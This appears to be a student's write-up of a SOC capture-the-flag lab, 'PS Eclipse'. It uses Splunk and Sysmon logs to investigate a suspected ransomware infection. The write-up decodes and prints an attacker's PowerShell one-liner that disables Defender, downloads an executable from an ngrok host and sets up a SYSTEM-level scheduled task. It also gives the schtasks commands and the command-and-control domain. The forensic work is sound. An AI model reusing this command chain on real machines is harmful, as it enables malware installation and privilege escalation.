PS Eclipse

Execute Date: January 18, 2023

Incident Responder: Wen H.

Email: whsu05@nyit.edu


Scenario:

Stand as a SOC Analyst for an MSSP (Managed Security Service Provider) company called TryNotHackMe.

A customer sent an email asking for an analyst to investigate the events that occurred on Keegan's machine on Monday, May 16th, 2022. The client noted that the machine is operational, but some files have a weird file extension. The client is worried that there was a ransomware attempt on Keegan's device.

Challenge Questions:

A suspicious binary was downloaded to the endpoint. What was the name of the binary?




```
index="main" Image="C:\\Windows\\Temp\\OUTSTANDING_GUTTER.exe"
```

✓ 298 events (before 1/19/23 5:11:43.000 AM)

OUTSTANDING_GUTTER.exe

What is the address the binary was downloaded from?



Recipe: From Base64 (Alphabet A-Za-z0-9+/=, ☑ Remove non-alphabet chars, □ Strict mode); Decode text (Encoding UTF-16LE (1200))

Input (length: 976, lines: 1)

```
UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARABp
AHMAYQBiAGwAZQBSAGUAYQBsAHQAaQBtAGUATQBvAG4AaQB0AG8A
cgBpAG4AZwAgACQAdAByAHUAZQA7AHcAZwBlAHQAIABoAHQAdABw
ADoALwAvADgAOAA2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQA
LQAzADIALgBuAGcAcgBvAGsALgBpAG8ALwBPAFUAVABTAFQAQQBO
AEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACAALQBPAHUA
dABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBt
AHAAXABPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUA
UgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAALwBDAHIAZQBh
AHQAZQAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcA
XwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAvAFQAUgAgACIAQwA6
AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAFMA
VABBAE4ARABJAE4ARwBfAEcAVQBUAFQARQBSAC4AZQB4AGUAIgAg
AC8AUwBDACAATwBOAEUAVgBFAE4AVAAgAC8ARQBDACAAQQBwAHAA
bABpAGMAYQB0AGkAbwBuACAALwBNAE8AIAAqAFsAUwB5AHMAdABl
AG0ALwBFAHYAZQBuAHQASQBEAD0ANwA3ADcAXQAgAC8AUgBVACAA
IgBTAFkAUwBUAEUATQAiACAALwBmADsAUwBDAEgAVABBAFMASwBT
ACAALwBSAHUAbgAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQA
SQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIA
```

Output (time: 1ms, length: 366, lines: 1)

```
Set-MpPreference -DisableRealtimeMonitoring
$true;wget http://886e-181-215-214-
32.ngrok.io/OUTSTANDING_GUTTER.exe -OutFile
C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS
/Create /TN "OUTSTANDING_GUTTER.exe" /TR
"C:\Windows\Temp\COUTSTANDING_GUTTER.exe" /SC
ONEVENT /EC Application /MO *[System/EventID=777]
/RU "SYSTEM" /f;SCHTASKS /Run /TN
"OUTSTANDING_GUTTER.exe"
```


```
sourcetype="WinEventLog:*" commandline CommandLine="powershell.exe -exec bypass -enc
```

After deafening the URL, the binary executable file is downloaded from

hxxp[://]886e-181-215-214-32[.]ngrok[.]io

What Windows executable was used to download the suspicious binary?

Two ways can be utilized to download the suspicious binary. One is through the command line, another is through Powershell.



```
powershell.exe OUTSTANDING_Gutter.exe
```

12 events (before 1/19/23 5:38:10.000 AM)


i	Time	Event
>	5/16/22 1:36:46.000 PM	... 20 lines omitted ... SourceImage: C:\Windows\Temp\OUTSTANDING_GUTTER.exe ... 1 line omitted ... TargetProcessId: 7972 TargetImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe GrantedAccess: 0x1FFFFF CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d944|C:\Windows\System32\KERNELBASE.dll+5f32a|C:\Windows\System32\KERNELBASE.dll+5bcc6|C:\Windows\System32\KERNEL32.DLL+1be93|C:\Windows\Temp\OUTSTANDING_GUTTER.exe+6579e Show all 28 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	5/16/22 1:36:46.000 PM	... 19 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ... 4 lines omitted ... OriginalFileName: PowerShell.EXE CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8 ... 9 lines omitted ... ParentImage: C:\Windows\Temp\OUTSTANDING_GUTTER.exe ParentCommandLine: C:\Windows\Temp\OUTSTANDING_GUTTER.exe Show all 38 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

What command was executed to configure the suspicious binary to run with elevated privileges?

We find that there is a create registry event with OUTSTANDING_GUTTER.exe, so the attacker might use the task scheduler service to create executing the event and escalate the privilege.


Create a registry event as follows:



```
* OUTSTANDING_GUTTER.exe EventType=CreateKey
```

```
05/16/2022 06:33:50 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=12
EventType=4
ComputerName=DESKTOP-TBV8NEF
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=6633
Keywords=None
TaskCategory=Registry object added or deleted (rule: RegistryEvent)
OpCode=Info
Message=Registry object added or deleted:
RuleName: technique_id=T1053,technique_name=Scheduled Task
EventType: CreateKey
UtcTime: 2022-05-16 13:33:49.999
ProcessGuid: {eea302a0-3fdf-6271-1300-000000000300}
ProcessId: 68
Image: C:\Windows\system32\svchost.exe
TargetObject: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\OUTS
TANDING_GUTTER.exe
User: NT AUTHORITY\SYSTEM
```

Task scheduler “schtasks.exe” service:



```
1  * OUTSTANDING_GUTTER.exe create
```

8 events (before 1/19/23 6:02:30.000 AM)   No Event Sampling ▾

ELECTED FIELDS
host 1
source 1
sourcetype 1

ITERESTING FIELDS
CommandLine 4
Company 2
ComputerName 1
CurrentDirectory 1
Description 3
EventCode 1
EventType 1
FileVersion 3
Hashes 3
Image 3
index 1
IntegrityLevel 2
Keywords 1
linecount 1
LogName 1
LogonGuid 2

CommandLine

4 Values, 100% of events   Selected: Yes [✓ No]

Reports
Top values   Top values by time   Rare values
Events with this field

Values	Count	%
"C:\Windows\system32\schtasks.exe" /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows \Temp\COUTSTANDING_GUTTER.exe /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU SYSTEM /f	3	37.5%
"C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe	3	37.5%
C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe -NoExit -Command [Console]::OutputEncoding= [Text.UTF8Encoding]::UTF8	1	12.5%
C:\Windows\Temp\OUTSTANDING_GUTTER.exe	1	12.5%

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows PowerShell
```


"C:\Windows\system32\schtasks.exe" /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp\COUTSTANDING_GUTTER.exe /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU SYSTEM /f

What permissions will the suspicious binary run as? What was the command to run the binary with elevated privileges? (Format: User + ; + CommandLine)

Before escalating the privileges, the attacker runs as the user "DESKTOP-TBYBNEF/keegan"

The command line is:

"C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe




```
* /Run
```

3 events (before 1/19/23 6:24:22.000 AM)

5/16/22 1:33:50.000 PM

```
05/16/2022 06:33:50 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-TBV8NEF
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=6639
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1086,technique_name=PowerShell
UtcTime: 2022-05-16 13:33:50.027
ProcessGuid: {eea302a0-52be-6282-100f-000000000300}
ProcessId: 2560
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.18362.175 (WinBuild.160101.0800)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: schtasks.exe
CommandLine: "C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe
CurrentDirectory: C:\Windows\system32\
User: DESKTOP-TBV8NEF\keegan
```

The suspicious executable will run as NT AUTHORITY\SYSTEM



New Search

```
* OUTSTANDING_GUTTER.exe User="NT AUTHORITY\\SYSTEM"
```


✓ 314 events (before 1/19/23 6:29:10.000 AM)

5/16/22 1:46:35.000 PM

```
05/16/2022 06:46:35 AM
... 16 lines omitted ...
ProcessGuid: {eea302a0-52df-6282-180f-000000000300}
ProcessId: 8544
Image: C:\Windows\Temp\OUTSTANDING_GUTTER.exe
User: NT AUTHORITY\SYSTEM
```

The suspicious binary is connected to a remote server. What address did it connect to?

We can use “Message Dns query” to know where the attacker connects back.



```
* User="NT AUTHORITY\\SYSTEM" Image="C:\\Windows\\Temp\\OUTSTANDING_GUTTER.exe" QueryName="9030-181-215-214-32.ngrok.io"
```

5 events (before 1/19/23 6:45:11.000 AM)

5/16/22 1:45:35.000 PM


```
05/16/2022 06:45:35 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=22
EventType=4
ComputerName=DESKTOP-TBV8NEF
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=7364
Keywords=None
TaskCategory=Dns query (rule: DnsQuery)
OpCode=Info
Message=Dns query:
RuleName: -
UtcTime: 2022-05-16 13:45:33.980
ProcessGuid: {eea302a0-52df-6282-180f-000000000300}
ProcessId: 8544
QueryName: 9030-181-215-214-32.ngrok.io
QueryStatus: 0
QueryResults: ::ffff:3.22.30.40;
Image: C:\Windows\Temp\OUTSTANDING_GUTTER.exe
User: NT AUTHORITY\SYSTEM
```

host = DESKTOP-TBV8NEF | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

QueryName: 9030-181-215-214-32.ngrok.io

